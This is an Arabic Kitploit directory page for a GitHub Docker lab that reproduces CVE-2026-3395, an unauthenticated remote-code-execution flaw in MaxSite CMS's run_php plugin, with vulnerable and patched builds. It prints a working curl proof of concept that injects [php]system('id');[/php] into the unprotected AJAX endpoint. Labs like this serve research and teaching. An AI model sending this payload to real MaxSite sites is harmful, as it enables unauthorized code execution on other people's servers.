

Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2026-3395-Lab — # مختبر Docker تعليمي يوضح CVE-2026-3395 مختبر Docker تعليمي يوضح ثغرة CVE-2026-3395، وهي ثغرة تنفيذ أوامر عن بُعد (RCE) غير مصادق عليها في نظام MaxSite CMS عبر إضافة run_php، مع بيئات قابلة للاستغلال ومصححة لإعادة الإنتاج والتحليل بأمان. | Kitploit
أدوات/GitHubGitHub/rootdirective-sec/cve-2026-3395-lab
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبالتعلم والتعليممختبرات وتدريب عملي
GitHubrootdirective-sec/cve-2026-3395-lab

CVE-2026-3395-Lab

# مختبر Docker تعليمي يوضح CVE-2026-3395 مختبر Docker تعليمي يوضح ثغرة CVE-2026-3395، وهي ثغرة تنفيذ أوامر عن بُعد (RCE) غير مصادق عليها في نظام MaxSite CMS عبر إضافة run_php، مع بيئات قابلة للاستغلال ومصححة لإعادة الإنتاج والتحليل بأمان.

عرض المستودع
249منذ 8 أشهرلم تتم المراجعة بعد
مشاركة

CVE-2026-3395 — مختبر RCE غير المصادق عليه في MaxSite CMS

هذا المستودع مخصص لأغراض تعليمية وبحثية فقط. يجب إجراء جميع الاختبارات في بيئة مختبر Docker محلية. لا تنشر هذا الإعداد على الأنظمة العامة أو أنظمة الإنتاج.


ملخص

يؤثر CVE-2026-3395 على MaxSite CMS ويسمح بالوصول غير المصادق عليه إلى نقطة نهاية AJAX إدارية. عند تمكين إضافة run_php، يمكن تقييم إدخال المستخدم ككود PHP من خلال نظام خطافات CMS، مما قد يؤدي إلى تنفيذ كود عن بُعد (RCE).

يتضمن هذا المستودع:

  • بناء ضعيف (commit قبل التصحيح)
  • بناء مُصحح (commit بعد الإصلاح)
  • مختبر Docker لإعادة الإنتاج
  • عرض آمن لإثبات التأثير

نظرة عامة على الثغرة

تقع نقطة النهاية الضعيفة في:

application/maxsite/admin/plugins/editor_markitup/preview-ajax.php

في الإصدار الضعيف:

  • يمكن الوصول إلى نقطة النهاية دون مصادقة
  • يتم تمرير إدخال المستخدم (POST data) عبر mso_hook()
  • تعالج إضافة run_php كتل [php]...[/php]
  • تقوم الإضافة بتقييم الكود المغلق باستخدام eval()

إذا تم تمكين run_php، يؤدي ذلك إلى تنفيذ كود عن بُعد غير مصادق عليه.

يضيف الإصدار المُصحح:

if (!is_login()) die('no login');
mso_checkreferer();

يقيد هذا الوصول للمستخدمين المصادق عليهم فقط.


إعداد مختبر Docker

يبني هذا المختبر بيئتين:

البيئةالمنفذ
الضعيفة8081
المُصححة8082

المتطلبات

  • Docker
  • Docker Compose v2

1. البناء والبدء

docker compose up -d --build

سيؤدي هذا إلى:

  • بناء الصورتين
  • بدء قواعد البيانات
  • تشغيل مثبّت CMS تلقائيًا
  • تمكين run_php في إعداد المختبر

2. التحقق من التثبيت

افتح في متصفحك:

http://localhost:8081  (الضعيفة)
http://localhost:8082  (المُصححة)

يجب أن يتم تحميل كلتا النسختين بنجاح.
Lab Running


إثبات الثغرة (للمختبر فقط)

يستخدم مسار AJAX مسارًا مشفرًا بـ base64.

Base64 الخاص بـ:

admin/plugins/editor_markitup/preview-ajax.php

هو:

YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==

اختبار النسخة الضعيفة

curl -X POST "http://localhost:8081/ajax/YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==" \
  -H "X-Requested-With: XMLHttpRequest" \
  -H "Referer: http://localhost:8081/" \
  --data-urlencode "data=[php]system('id');[/php]"

Vulnerable RCE Output


اختبار النسخة المُصححة

curl -X POST "http://localhost:8082/ajax/YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==" \
  -H "X-Requested-With: XMLHttpRequest" \
  -H "Referer: http://localhost:8082/" \
  --data-urlencode "data=[php]system('id');[/php]"

النتيجة المتوقعة:

no login

Patched Access Control


إيقاف المختبر

لإيقاف الحاويات:

docker compose down -v

إخلاء مسؤولية

استخدم هذا المشروع فقط في بيئات معزولة لأغراض البحث والتعلم.


المراجع

  • مقال عام: https://github.com/mbanyamer/CVE-2026-3395-MaxSite-CMS-Unauthenticated-RCE/
  • إدخال VulDB: https://vuldb.com/?submit.762169
  • commit التصحيح الرسمي: https://github.com/maxsite/cms/commit/08937a3c5d672a242d68f53e9fccf8a748820ef3
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    370
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    289

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





